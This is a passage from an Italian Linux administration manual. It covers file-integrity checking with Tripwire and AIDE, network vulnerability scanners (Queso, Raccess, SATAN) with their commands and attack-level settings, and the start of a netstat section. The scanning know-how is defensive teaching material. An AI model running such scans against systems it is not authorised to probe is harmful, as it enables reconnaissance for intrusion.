### Phase 4:   Searching for inconsistencies
###
###                     Total files scanned:            10650
###                           Files added:              0
###                           Files deleted:            0
###                           Files changed:            10650
###
###                     After applying rules:
###                           Changes discarded:        10649
###                           Changes remaining:        2
###
changed: drwxr-xr-x root         3072 Sep 29 12:17:45 1998 /etc
changed: -rw-r--r-- root           62 Sep 29 12:17:45 1998 /etc/exports
### Phase 5:   Generating observed/expected pairs for changed files
###
### Attr        Observed (what it is)         Expected (what it should be)
### =========== ============================= =============================
/etc
      st_mtime: Tue Sep 29 12:17:45 1998      Tue Sep 29 12:13:30 1998
```

```
/etc/exports
        st_ino: 4100                        4150
       st_size: 62                          22
      st_mtime: Tue Sep 29 12:17:45 1998    Tue Sep 29 12:13:30 1998
    md5 (sig1): 3TsxXpVgza:NQutDYSbVIm      1QLSacLNpOIOF6iUqeUo.m
  crc16 (sig4): 0008f5                      0007e.
```

L'esempio mostra che dal controllo di integrità risulta variato il file '`/etc/exports`': il numero di inode è cambiato e così anche la data di modifica, la dimensione è aumentata e le firme utilizzate (MD5 e CRC-16) sono ovviamente differenti. Anche la directory '`/etc/`' risulta modificata, ma questo sembra essere solo una conseguenza dell'alterazione di questo file.

188.1.4 Uso delle firme

La firma, utilizzando uno o più dei vari metodi elencati nella descrizione della configurazione di Tripwire, serve a verificare che il file o la directory siano sempre gli stessi. La scelta della complessità della firma dipende dalla gravità o meno del problema che ha la sicurezza nel contesto per il quale si utilizza. Di solito ne vengono usate almeno due; se ci si accontenta, si possono usare anche firme piuttosto piccole e semplici. La scelta di firme elementari, riduce il livello di sicurezza, ma anche il peso dell'elaborazione necessaria.

188.2 AIDE

AIDE [2] è un altro programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente, segnalando le aggiunte, le rimozioni e le alterazioni di file e directory. Si tratta di uno strumento prezioso per scoprire gli utilizzi impropri del sistema comprendendo l'azione di cavalli di Troia e virus.

Il funzionamento di AIDE è controllato da un file di configurazione, che generalmente è bene non lasciare nel file system per motivi di sicurezza, inserendolo solo nel momento del bisogno. Tale file di configurazione verrà identificato qui con il nome '`aide.conf`', senza stabilire una collocazione ben precisa.

Nello stesso modo, anche il file contenente le informazioni accumulate riguardo allo stato del file system va protetto, preferibilmente togliendolo dal file system stesso, in modo da garantire che non possa essere letto e alterato.

AIDE può utilizzare diversi algoritmi crittografici per generare i codici di controllo necessari per le sue verifiche. Per questa ragione, a causa delle norme che impediscono l'esportazione di algoritmi del genere, è improbabile che possa trovarsi all'interno delle distribuzioni di origine USA.

188.2.1 Configurazione di AIDE: aide.conf

La configurazione di AIDE è simile a quella di Tripwire, con l'aggiunta di direttive nuove. In generale, a parte i commenti che si indicano preceduti dal simbolo '`#`' e le righe che non contengono direttive, si distinguono tre gruppi:

- direttive di configurazione, con le quali si stabiliscono delle modalità di funzionamento generali;
- direttive di selezione, con le quali si stabiliscono quali file e directory tenere sotto controllo;

[2] **AIDE** GNU GPL

• macroistruzioni.

In generale, sono indispensabili solo le direttive di selezione che assomigliano molto alle direttive corrispondenti di Tripwire. Le macroistruzioni servono per scandire il file di configurazione in modo differente in base a condizioni determinate, come fa un preprocessore di un linguaggio di programmazione. Anche questa funzionalità è analoga a qualla di Tripwire e qui non viene descritta; eventualmente si può consultare la pagina di manuale *aide.conf(5)*.

Le direttive di configurazione hanno la forma seguente:

```
nome=valore
```

In particolare, quando il valore assegnato si riferisce a un file, viene usata una forma descritta nella tabella 188.5. La descrizione delle direttive di configurazione appare invece nella tabella 188.6.

Tabella 188.5. Modalità di indicazione dei file nelle direttive di configurazione.

Forma	Descrizione
stdout	Dati emessi attraverso lo standard output.
stderr	Dati emessi attraverso lo standard error.
stdin	Dati letti dallo standard input.
file://*file*	Si fa riferimento al file indicato.
fd:*n*	Si fa riferimento al descrittore di file *n*.

Tabella 188.6. Direttive di configurazione principali.

Nome	Predefinito	Descrizione
database	file://./aide.db	File delle informazioni accumulate in precedenza.
database_out	file://./aide.db.new	File delle informazioni da accumulare.
report_url	stdout	File usato per emettere le informazioni sull'elaborazione.

Una direttiva di configurazione che fa riferimento a un nome non conosciuto, serve a definire un gruppo. Ciò può essere utile successivamente nelle direttive di selezione, dove si può fare riferimento a questi gruppi senza dover ripetere sempre la stessa espressione di selezione. Questo verrà mostrato meglio successivamente.

Le direttive di selezione hanno il formato seguente:

```
{/|!|=}voce espressione
```

Il primo carattere definisce il modo in cui va interpretata la direttiva:

'/'	include un file, o una directory e tutto il suo contenuto, per la scansione e la verifica;
'!'	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
'='	escludere il contenuto di una directory dalla scansione e dalla verifica.

Ciò che segue il primo carattere è inteso come un'espressione regolare che descrive uno o più percorsi di file e directory. All'interno di queste espressioni regolari, la barra obliqua normale, '/', ha significato letterale.

> Il confronto attraverso espressioni regolari avviene se tale gestione è stata inclusa in fase di compilazione, pertanto ciò potrebbe anche mancare, funzionando solo un confronto letterale.

L'espressione che segue rappresenta il tipo di controllo da attuare, attraverso l'indicazione di uno o più gruppi. Questi «gruppi» sono parole chiave che definiscono in breve ciò che deve essere verificato; queste parole chiave possono essere unite assieme inserendo il simbolo '**+**', ma può essere usato anche il simbolo '**-**' per sottrarre delle verifiche incluse precedentemente. La tabella 188.8 elenca i gruppi predefiniti e di seguito vengono mostrati alcuni esempi elementari:

```
# Include la directory / e tutte le directory successive
/ p+i+n+u+g+s+m+c+md5

# Esclude la directory /dev/
!/dev

# Analizza esclusivamente la directory /tmp/ senza il suo contenuto
=/tmp
```

Tabella 188.8. Elenco dei gruppi predefiniti.

Simbolo	Descrizione
p	Verifica dei bit dei permessi.
i	Verifica del numero di inode.
n	Numero di collegamenti fisici.
u	Utente proprietario.
g	Gruppo proprietario.
s	Dimensione.
b	Conteggio dei blocchi.
m	Data di modifica.
a	Data di accesso.
c	Data di modifica dell'inode.
S	Incremento di dimensione.
md5	Firma MD5.
sha1	Firma SHA1.
rmd160	Firma RMD160.
tiger	Firma Tiger.
crc32	Firma CRC-32 (se incluso in fase di compilazione).
haval	Firma Haval (se incluso in fase di compilazione).
gost	Firma Gost (se incluso in fase di compilazione).
R	Equivalente a '**p+i+n+u+g+s+m+c+md5**'.
L	Equivalente a '**p+i+n+u+g**'.
E	Gruppo vuoto.
>	File delle registrazioni '**p+i+n+u+g+S**'.

In precedenza è stata descritta la possibilità di definire dei gruppi aggiuntivi nell'ambito delle direttive di configurazione. La sintassi di questa direttiva particolare è la seguente:

nome_gruppo = *gruppo_esistente* [{+|-}*gruppo_esistente*]...

In pratica, il segno '**+**' aggiunge il controllo del gruppo che precede, mentre il segno '**-**' sottrae il controllo del gruppo che precede. A titolo di esempio, viene mostrata la definizione di un gruppo personalizzato, in cui si utilizza il gruppo predefinito '**R**' senza la verifica della firma MD5:

```
Personale = R-md5
```

Successivamente si può utilizzare esattamente come i gruppi predefiniti:

```
/usr Personale
```

È da osservare che i nomi usati nelle direttive di configurazione sono sensibili alla differenza tra maiuscole e minuscole.

Esempio	Descrizione
`/etc p+i+n+u+g+s+m+c+md5`	Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, le date di creazione degli inode e la firma MD5.
`/etc R`	Esattamente come nell'esempio precedente, dal momento che il gruppo riassuntivo '**`R`**' rappresenta le stesse cose.
`/etc R+sha1`	Come nell'esempio precedente, aggiungendo il controllo della firma SHA1.
`!/home/pippo`	Esclude qualunque verifica a partire dal percorso '`/home/pippo/`'.
`=/tmp R`	Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

188.2.2 Utilizzo

'**`aide`**' è l'eseguibile che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

`aide` [*opzioni*]

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file, quando queste sono disponibili.

> È da osservare che AIDE distingue nettamente tra il file contenente le informazioni accumulate in precedenza e quello che viene generato dall'elaborazione. In generale si fa riferimento a '`aide.db`' per le informazioni originali e '`aide.db.new`' per quelle che vengono generate nuovamente. Una volta generato un file nuovo, è compito dell'amministratore cambiargli nome o spostarlo opportunamente. Naturalmente, questa considerazione vale anche quando si usa l'opzione '**`--update`**' per aggiornare un elenco vecchio, nel qual caso AIDE usa entrambi i file: uno in lettura e l'altro in scrittura.

Opzione	Descrizione
`--init`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`--update`	Aggiorna il file delle informazioni (legge quello vecchio e ne genera uno nuovo).
`--check`	Verifica l'integrità dei file secondo le informazioni accumulate in precedenza, informando l'utente di conseguenza.
`--config=`*file_di_configurazione*	Consente di indicare esplicitamente il file di configurazione da utilizzare.

- `#` **`aide --init --config=/root/aide.conf`**

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, oppure in base alla configurazione, che in questo caso viene indicato espressamente come '`/root/aide.conf`'.

- # **aide --update --config=/root/aide.conf**

  Genera un nuovo file di raccolta delle informazioni aggiornato. Il file di configurazione utilizzato è '`/root/aide.conf`'.

- # **aide --check --config=/root/aide.conf**

  Esegue una verifica di integrità, utilizzando il file di configurazione '`/root/aide.conf`'.

Verifica della vulnerabilità della propria rete

Sono disponibili alcuni applicativi in grado di sondare una rete, o un elaboratore singolo, alla ricerca di informazioni e di problemi noti che possono consentire a un aggressore di compiere delle azioni indesiderabili.

I programmi di questo tipo sono strumenti di aggressione, ma lo scopo dovrebbe essere quello di aiutare gli amministratori a prevenire problemi nella sicurezza della rete di propria competenza. Di conseguenza, tali programmi vanno utilizzati esclusivamente contro sistemi che rientrano nella propria gestione, o per i quali è stata ottenuta l'autorizzazione a farlo.

L'utilizzo di questo genere di programmi lascia generalmente delle tracce nel registro del sistema del nodo analizzato, pertanto queste azioni potrebbero anche essere considerate un'attività ostile e scatenare la reazione degli amministratori rispettivi.

189.1 Queso

Queso, [1] è un programma che, attraverso l'invio di pacchetti TCP a una porta qualunque (purché ci sia qualcosa in ascolto) di un certo nodo, cerca di determinarne il sistema operativo. Teoricamente, la scelta della porta è indifferente, purché si tratti di una porta presso cui sia disponibile un servizio in ascolto; comunque, se non viene specificata si fa riferimento alla numero 80.

```
queso [opzioni] indirizzo_ipv4[/n][:porta]
```

L'indirizzo, se è seguito da una barra obliqua e da un numero, rappresenta un gruppo di nodi da sondare, dove ciò che segue la barra obliqua è la maschera di rete espressa come quantità di bit a uno da considerare nell'indirizzo. Se l'indirizzo è seguito da due punti e un numero, si intende fare riferimento esplicito a una certa porta da usare per le prove.

Queso ha la necessità di funzionare con i privilegi dell'utente '**`root`**'.

Segue la descrizione di alcuni esempi:

- `#` **`queso 192.168.1.2`**

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2.

- `#` **`queso 192.168.1.0/24`**

  Cerca di determinare con quale sistema operativo funzionano i nodi 192.168.1.*.

- `#` **`queso 192.168.1.2:111`**

  Cerca di determinare con quale sistema operativo funziona il nodo 192.168.1.2, utilizzando per questo la porta 111.

Le informazioni in base alle quali è possibile individuare di che tipo di sistema operativo si tratta, sono contenute nel file di configurazione, che corrisponde a '`/etc/queso.conf`'. Si comprende intuitivamente come è organizzato questo file, osservando quanto già contiene; se si incontra un tipo di risposta imprevisto, si può aggiornare il file configurazione con l'opzione '**`-w`**', andando poi a ritoccare l'annotazione aggiunta con la descrizione del sistema, che si presume conoscere per altre vie:

[1] **Queso** GNU GPL

```
*- Unknown OS @ 192.168.1.1:80
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

L'esempio rappresenta ciò che si può ottenere in questi casi, in coda al file. È sufficiente modificare la prima riga, in un modo simile a quello seguente:

```
*- GNU/Linux, kernel 2.4.19
0 1 +1 1 SA
1 0 0 0 R
2 - - - -
3 0 0 0 R
4 1 +1 1 SA
5 - - - -
6 1 +1 1 SA
```

189.2 Raccess

Raccess, [2] ovvero Remote Access Session, è un programma molto semplice per la scansione di un elaboratore o di una rete di elaboratori, alla ricerca di problemi. Il suo utilizzo è molto semplice:

```
raccess [opzioni] nodo
```

```
raccess [opzioni] -n indirizzo_ipv4/n
```

L'uso normale di Raccess prevede di sondare un solo nodo, mentre l'opzione '**`-n`**' consente di indicare un indirizzo IPv4 seguito dalla maschera di rete espressa come quantità di bit iniziali da considerare. Se Raccess si avvia con l'opzione '**`-s`**' si ottiene la verifica dei servizi di rete disponibili, senza la ricerca di difetti specifici insiti in una certa versione di un certo servizio.

Segue la descrizione di alcuni esempi.

- $ **`raccess 192.168.1.2`**

  Verifica le debolezze eventuali del nodo corrispondente all'indirizzo 192.168.1.2. Si ottiene l'elenco dei servizi che sembrano essere disponibili, con le informazioni che questi forniscono, inoltre viene offerta la possibilità di controllare la presenza di carenze specifiche (*exploit*).

- $ **`raccess -n 192.168.1.1/24`**

  Esegue una scansione ricorsiva a partire dal nodo 192.168.1.1, per tutti gli indirizzi 192.168.1.*.

Il funzionamento di Raccess richiede comunque una forma di interazione con l'utente; in particolare, al termine dell'analisi di ogni nodo, viene chiesto se conservare o cancellare il file contenente il rapporto generato. Questo file viene creato nella directory corrente, con un nome corrispondente all'indirizzo dell'elaboratore sondato. Per esempio, il file '`192.168.1.2`' contiene le notizie raccolte a proposito del nodo che ha lo stesso indirizzo. Ecco come si può presentare il contenuto di questo file:

[2] **Raccess** GNU GPL

```
---------192.168.1.2 Report--------

--Service ssh Port 22 opened!!--
SSH-1.99-OpenSSH_3.4p1 Debian 1:3.4p1-2.1

--Service telnet Port 23 opened!!--
--Service smtp Port 25 opened!!--
220 roggen.brot.dg ESMTP Exim 3.35 #1 Thu, 14 Nov 2002 15:34:31 +0100


--Service www Port 80 opened!!--
Server: Boa/0.94.11


--Service sunrpc Port 111 opened!!--
```

189.3 SATAN o SANTA

SATAN [3] (*Security administration tool for analyzing networks*, ovvero SANTA, per chi lo preferisce), è un vecchio applicativo in grado di scandagliare uno o più elaboratori connessi in rete allo scopo di verificarne le debolezze.

Il difetto maggiore di SATAN è quello di essere un lavoro piuttosto vecchio e non più aggiornato sulle nuove tecniche di attacco per le quali si vorrebbe poter verificare la solidità dei propri sistemi. Quindi, SATAN va bene come verifica di massima, cosa che comunque non è trascurabile.

SATAN è un pacchetto applicativo composto da una serie di eseguibili binari, ognuno specifico per un tipo di verifica, una serie di programmi Perl e una serie di moduli HTML. In teoria si potrebbe usare SATAN esclusivamente attraverso un programma per la navigazione, ma per ottenere questo si va incontro a una serie di complicazioni che forse non è il caso di affrontare, per il semplice fatto che non ne vale la pena e il risultato pratico non cambia. In queste sezioni verrà mostrato come utilizzare SATAN, specificando quanto serve per avviare la scansione attraverso la riga di comando e come analizzare il risultato ottenuto attraverso un navigatore.

189.3.1 Preparazione

SATAN non viene distribuito in forma già compilata. Si tratta di un pacchetto rivolto a persone esperte, per cui, reperire SATAN in forma già compilata e pronta da installare, è solo un sintomo sospetto di una possibile manomissione.

La versione originale di SATAN potrebbe offrire delle difficoltà impreviste alla compilazione nei sistemi GNU/Linux. A questo proposito esistono delle versioni accompagnate da file di differenze appositi (*patch*), che risolvono i problemi. A titolo di esempio si suppone di avere ritrovato il pacchetto '`satan-1.1.1.linux-3.src.rpm`'.

SATAN è un pacchetto particolare e la sua destinazione predefinita nel file system è al di fuori delle collocazioni normali. Dovendo essere uno strumento esclusivamente nelle mani dell'amministratore, la sua collocazione più conveniente dovrebbe essere '`/root/satan/`'. La ricompilazione del pacchetto potrebbe non giungere alla collocazione definitiva dei file, lasciando l'amministratore libero di scegliere.

```
# cd /tmp
```

```
# rpm --recompile /usr/src/redhat/SRPMS/satan-1.1.1.linux-3.src.rpm
```

[3] **SATAN** software non libero

Al termine della compilazione, SATAN potrebbe essere stato collocato nella sua destinazione finale predefinita, oppure in una directory transitoria, a partire da quella corrente. Nel caso particolare del pacchetto indicato come esempio, SATAN si trova collocato sotto '`./satantmp/root/satan/`'. Il tutto viene spostato nella directory '`/root/`'.

```
# mv ./satantmp/root/satan /root
```

189.3.1.1 Navigatore

Il programma '**`satan`**' che è scritto in Perl, se viene utilizzato senza argomenti avvia un navigatore; precisamente avvia quanto determinato in fase di configurazione prima della compilazione dei sorgenti. Se è stato installato Netscape, sarà questo il navigatore predefinito, ma Netscape può creare qualche problema, a causa delle particolarità dell'organizzazione di SATAN.

Lynx (o un altro navigatore senza grafica) sarebbe più che sufficiente per il lavoro che si vuole fare con SATAN; a tale proposito, conviene modificare il file '`/root/satan/config/paths.pl`'.

```
$MOSAIC="/usr/bin/netscape";
```

La riga mostrata va modificata come nel modo seguente:

```
$MOSAIC="/usr/bin/lynx";
```

189.3.2 Perl

SATAN dipende dall'interprete Perl, che quindi deve essere installato. Se per qualche motivo non si riesce ad avviare i programmi Perl, conviene controllare l'intestazione ed eventualmente provvedere a rendere disponibili i collegamenti necessari. In generale, questo problema non dovrebbe esistere, dal momento che in fase di compilazione dei sorgenti vengono modificate queste intestazioni in modo da puntare all'interprete Perl installato effettivamente.

Un altro problema che può essere generato da questi programmi Perl è la configurazione delle variabili per la localizzazione: '**`LANG`**' e la serie '**`LC_*`**'. Se la loro configurazione non è corretta in base all'impostazione del proprio sistema, Perl mostra una segnalazione di errore per ogni programma avviato, attraverso lo standard error.

```
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LC_ALL = "mia_locale",
        LANG = "it_IT.ISO-8859-1"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
```

Nell'esempio si mostra che Perl ha scoperto una definizione impropria della variabile '**`LC_ALL`**', dal momento che non esiste il tipo di localizzazione '**`mia_locale`**'.

Per risolvere il problema, se non si trova la definizione giusta per la localizzazione, conviene eliminare la configurazione del variabili di localizzazione, oppure impostare '**`LC_ALL`**' al valore '**`C`**'.

```
# export LC_ALL=C
```

189.3.3 Configurazione

La configurazione di SATAN è contenuta in alcuni file collocati nella directory '`satan/config/`'.

File	Descrizione
'`satan/config/paths.pl`'	Un pezzo di programma Perl per la definizione di alcune variabili contenenti i percorsi dei programmi utilizzati da SATAN. In questo file, in particolare, deve essere indicato il percorso del navigatore che si vuole utilizzare.
'`satan/config/paths.sh`'	Un pezzo di script di shell per la definizione di alcune variabili di ambiente, contenenti il riferimento ad alcuni programmi utilizzati.
'`satan/config/services`'	L'equivalente del file '`/etc/services`', ma a uso personale di SATAN.
'`satan/config/satan.cf`'	Configurazione del funzionamento di SATAN.

Tra tutti questi file, merita attenzione '`satan/config/satan.cf`'. Dalla sua corretta configurazione dipende il buon funzionamento di SATAN. Si tratta di un pezzo di file Perl, all'interno del quale si annotano una serie di assegnamenti a variabili di vario tipo (scalari, array, hash), secondo le regole di Perl. Di seguito vengono indicate alcune direttive più importanti.

```
# Where do we keep the data? This is just a default.
$satan_data = "satan-data";
```

La variabile '**`$satan_data`**' permette di definire il nome della directory all'interno della quale inserire i file contenenti il rapporto delle scansioni fatte da SATAN. Questa directory discenderà da '`satan/results/`' e solitamente, come mostra l'esempio, si tratta di '`satan/results/satan-data/`'.

```
# Default attack level (0=light, 1=normal, 2=heavy).
$attack_level = 2;
```

Il livello dell'attacco, definito attraverso la variabile '**`$attack_level`**', permette di specificare tre valori, da zero a due. L'attacco più pesante è rappresentato dal numero due.

```
# status file; keeps track of what SATAN is doing.
$status_file = "status_file";
```

SATAN accumula la registrazione sommaria delle operazioni compiute all'interno di un file. Generalmente si tratta di '`satan/status_file`', come mostra l'esempio in cui si definisce la variabile omonima.

```
# How far out from the original target do we attack? Zero means that we only
# look at the hosts or network that you specify. One means look at neighboring
# hosts, too. Anything over two is asking for problems, unless you are on the
# inside of a firewall.
$max_proximity_level = 1;
```

La variabile '**`$max_proximity_level`**' permette di definire il cosiddetto livello di prossimità, cioè quali nodi scandire. In pratica, zero significa limitare la scansione all'unico nodo indicato come punto di inizio, che rappresenta la scelta migliore fino a quando non si conosce l'uso di SATAN; uno indica a SATAN di provare tutti i nodi vicini. Usando un valore superiore a due, si inizia in pratica una scansione su tutto ciò che è raggiungibile attraverso la rete (cosa da evitare).

```
# Attack level drops by this much each proximity level change
$proximity_descent = 1;
```

Per evitare la proliferazione degli attacchi, si può stabilire la riduzione del livello dell'attacco, ogni volta che si passa a uno strato più esterno di nodi, cioè ogni volta che si attraversa un livello di prossimità.

```
# when we go below zero attack, do we stop (0) or go on (1)?
$sub_zero_proximity = 0;
```

Attraverso la variabile '**$sub_zero_proximity**' è possibile dire a SATAN cosa fare quando il livello di attacco è arrivato sotto il numero zero. Assegnando zero si intende concludere la scansione; assegnando uno si intende proseguire fino all'esaurimento degli strati di prossimità.

```
# a question; do we attack subnets when we nuke a target?
# 0 = no; 1 = primary target subnet
$attack_proximate_subnets = 0;
```

È possibile dire a SATAN di attaccare l'intera sottorete di un nodo individuato. Generalmente, non si utilizza questa possibilità, a meno che si stia tentando di individuare un possibile elaboratore collocato nella propria rete locale senza permesso. Assegnando il valore uno alla variabile '**$attack_proximate_subnets**' si ottiene l'attacco alla sottorete.

```
# Does SATAN run on an untrusted host? (0=no; 1=yes, this host may appear
# in the rhosts, hosts.equiv or NFS export files of hosts that are being
# probed).
#
$untrusted_host = 1;
```

Attraverso questa variabile, è possibile richiedere a SATAN una verifica della «fiducia» accordata al sistema locale presso quelli che vengono scandagliati. In pratica, se si assegna il valore uno alla variabile '**$untrusted_host**', SATAN tenta di accedere attraverso '**rsh**' presso i nodi da analizzare, verificando anche la disponibilità di directory esportate attraverso il protocollo NFS.

```
# If $only_attack_these is non-null, *only* hit sites if they are of this
# type.  You can specify a domain (podunk.edu) or network number
# (192.9.9). You can specify a list of shell-like patterns with domains
# or networks, separated by whitespace or commas.
$only_attack_these = "brot.dg, 192.168";
```

Per evitare di sconfinare oltre la propria sottorete o il proprio dominio, è possibile utilizzare la variabile '**$only_attack_these**', a cui assegnare una stringa contenente un elenco di domini e di indirizzi IP parziali, come si vede nell'esempio.

```
# Stay away from anyone that matches these patterns.
#
$dont_attack_these = "gov, mil";
```

Nello stesso modo, è possibile evitare esplicitamente domini e indirizzi IP, attraverso l'uso della variabile '**$dont_attack_these**'. Nell'esempio si vogliono evitare i domini '**gov**' e '**mil**'.

```
# Set the following to nonzero if DNS (internet name service) is unavailable.
#
$dont_use_nslookup = 0;
```

Per SATAN è importante che il servizio DNS sia disponibile. Se non è così, si deve assegnare il valore uno alla variabile '**$dont_use_nslookup**'.

```
# Should SATAN ping hosts to see if they are alive?
#
$dont_use_ping = 0;
```

SATAN utilizza '**ping**' per verificare la presenza dei nodi. Nel caso si volesse evitare il suo utilizzo, si può assegnare il valore uno alla variabile '**$dont_use_ping**'.

Il file di configurazione termina con la riga seguente. Si tratta di qualcosa che riguarda Perl e non deve essere cambiato.

```
1;
```

189.3.4 Avvio del programma

'**`satan`**' è il programma Perl che si utilizza per la scansione dei nodi da verificare e anche per avviare l'interfaccia HTML, attraverso un navigatore come definito con la variabile '**`$MOSAIC`**' nel file '`satan/config/paths.pl`'.

`satan` [*opzioni*] [*obiettivo_primario*]

Se '**`satan`**' viene avviato con l'indicazione di un nodo da controllare (attaccare), inizia l'operazione in base alla configurazione contenuta nel file '`satan/config/satan.cf`', con le varianti apportate attraverso le opzioni della riga di comando. Ciò che si ottiene alla fine dell'elaborazione è l'aggiornamento dei file contenuti a partire dalla directory '`satan/results/`'. Per la lettura dei risultati, si utilizza normalmente il sistema HTML, avviato attraverso '**`satan`**' senza argomenti.

Per utilizzare '**`satan`**', non occorre sistemare la variabile di ambiente '**`PATH`**'. Tuttavia, è necessario che la directory corrente corrisponda alla posizione iniziale del pacchetto. Per esempio, se il tutto si trova a partire da '`/root/satan/`', occorrerà che questa sia la directory corrente prima dell'avvio del programma.

Opzione	Descrizione
`-a {0|1|2}`	Permette di ridefinire il livello di attacco: zero è il minimo, due è il massimo.
`-l {0|1|2}`	Definisce il livello di prossimità: zero rappresenta solo il nodo di partenza; uno i nodi prossimi. Non è conveniente usare un valore superiore a due, perché questo rappresenta implicitamente qualunque nodo raggiungibile.
`-s`	Allargamento alla sottorete: con questa opzione, ogni volta che si individua un nodo si allarga la ricerca anche a tutta la sottorete (l'ultimo ottetto dell'indirizzo IP).
`-v`	Visualizza le azioni compiute da '**`satan`**' durante la sua scansione.

- `#` **`./satan roggen.brot.dg`**

  Inizia la verifica del nodo *`roggen.brot.dg`* in base alla configurazione stabilita nel file '`satan/config/satan.cf`'.

- `#` **`./satan -s roggen.brot.dg`**

  Come nell'esempio precedente, espandendo la scansione a tutta la sottorete a cui appartiene il nodo indicato.

- `#` **`./satan`**

  Avvia il navigatore con l'interfaccia HTML.

189.3.5 Verifica del risultato

Il risultato dell'elaborazione (degli attacchi) di SATAN viene memorizzato all'interno di file collocati a partire dalla directory '`satan/results/`'. Si tratta di file di testo che potrebbero essere interpretati così come sono, con qualche piccola difficoltà.

In alternativa, si può usare convenientemente un navigatore, avviato tramite l'eseguibile '**`satan`**'. La figura 189.1 mostra il menù principale che si ottiene all'inizio.

Figura 189.1. Il menù principale che si ottiene quando l'eseguibile '**`satan`**' viene avviato in modo da utilizzare il navigatore.

```
                                    SATAN Control Panel

                  (Security Administrator Tool for Analyzing Networks)

          * SATAN Data Management
          * SATAN Target selection
          * SATAN Reporting & Data Analysis
          * SATAN Configuration Management
          * SATAN Documentation
          * SATAN Troubleshooting

          * Getting the Latest version of SATAN
          * Couldn't you call it something other than "SATAN"?
          * 'Bout the SATAN image
          * 'Bout the authors
```

Dal menù principale, si seleziona normalmente il riferimento *`Reporting & Data Analysis`*, per visualizzare il rapporto sulla scansione eseguita. Si ottiene un altro menù, con il quale selezionare il tipo di informazione desiderata.

Figura 189.2. Il menù che permette di accedere alle informazioni accumulate.

```
                                     SATAN Reporting and Analysis

                 Vulnerabilities
                   * By Approximate Danger Level
                   * By Type of Vulnerability
                   * By Vulnerability Count

                 Host Information
                   * By Class of Service
                   * By System Type
                   * By Internet Domain
                   * By Subnet
                   * By Host Name

                 Trust
                   * Trusted Hosts
                   * Trusting Hosts
```

A titolo di esempio, la figura 189.3 mostra il responso di una scansione che ha rivelato alcuni elementi di vulnerabilità. In corrispondenza di ognuna delle due voci si trova un riferimento che porta a delle spiegazioni più dettagliate.

Figura 189.3. Esempio del responso di vulnerabilità di un nodo, distinto in base al tipo.

```
                                        Vulnerabilities - By Type

                 Number of hosts per vulnerability type.

                    * unrestricted NFS export - 1 host(s)
                    * remote shell access - 1 host(s)

                  Note: hosts may appear in multiple categories.
```

Strumenti per il controllo e l'analisi del traffico IP

L'analisi del traffico della rete, sia per mezzo dell'intercettazione di tutti i pacchetti che attraversano una rete fisica, sia per mezzo del controllo di ciò che riguarda esclusivamente una singola interfaccia di rete del nodo locale, è molto importante per comprendere i problemi legati alla sicurezza e per scoprire inconvenienti di vario genere.

L'uso produttivo degli strumenti che vengono descritti in questo capitolo richiederebbe una preparazione adeguata sulla composizione dei pacchetti dei protocolli TCP/IP, diversamente si riesce solo a sfiorare la comprensione di quello che accade. Tuttavia, per quanto poco, un po' di pratica con questi può essere utile in ogni caso.

190.1 Netstat

Netstat [1] è un programma specifico di GNU/Linux, in grado di mostrare in modo agevole alcune informazioni contenute nella directory '`/proc/net/`'. Le informazioni disponibili sono molte, anche troppe. In queste sezioni viene mostrato solo un uso limitato di Netstat, riferito ai protocolli TCP/IP.

Le informazioni disponibili riguardano esclusivamente la sfera del nodo locale, comprese le connessioni che lo riguardano.

Netstat potrebbe essere utilizzato per fornire le stesse informazioni che si possono ottenere già da '**`route`**', '**`ifconfig`**' e in parte da '**`iptables`**'. In generale, comunque, questo non dovrebbe essere il suo uso normale, che qui non viene mostrato.

190.1.1 Avvio del programma

L'eseguibile '**`netstat`**' emette attraverso lo standard output una serie di notizie riferite a tutti i tipi di connessione disponibili, traendo le informazioni dai file virtuali della directory '`/proc/net/`'.

```
netstat [opzioni]
```

Se '**`netstat`**' viene usato senza opzioni, mostra la situazione di tutti i tipi di collegamento, elencando i socket aperti. Se tra le opzioni appare l'indicazione di uno o più protocolli, le informazioni che si ottengono si limitano a quanto richiesto espressamente.

Opzione	Descrizione
`-t` | `--tcp`	Richiede espressamente lo stato delle connessioni TCP.
`-u` | `--udp`	Richiede espressamente lo stato dei socket che utilizzano il protocollo UDP.
`--inet` | `--ip`	Richiede espressamente le informazioni che riguardano l'uso dei protocolli TCP/IP.
`-e`	Richiede di aggiungere l'indicazione dell'utente proprietario del processo relativo.
`-o`	Richiede di aggiungere l'indicazione dei timer di rete.
`-a`	Elenca tutte le porte utilizzate, incluse quelle dei serventi in ascolto.
`-n`	Mostra le informazioni in forma numerica: indirizzi IP, numeri di porta, numeri UID.

[1] **net-tools** GNU GPL

Segue la descrizione di alcuni esempi.

- # **netstat --inet**

  Emette l'elenco dei socket di dominio Internet, ovvero tutte le comunicazioni aperte tra i programmi attraverso i protocolli TCP/IP.

- # **netstat --inet -e**

  Come nell'esempio precedente, aggiungendo l'indicazione degli utenti proprietari dei processi che attuano le connessioni.

- # **netstat --tcp -a**

  Mostra la situazione delle porte TCP, in particolare quelle dei servizi in ascolto.

190.1.2 Interpretazione del risultato

Gli elenchi restituiti da Netstat sono composti in forma tabellare. Di seguito appare la descrizione dei nomi delle colonne di queste.

Colonna	Stato	Descrizione
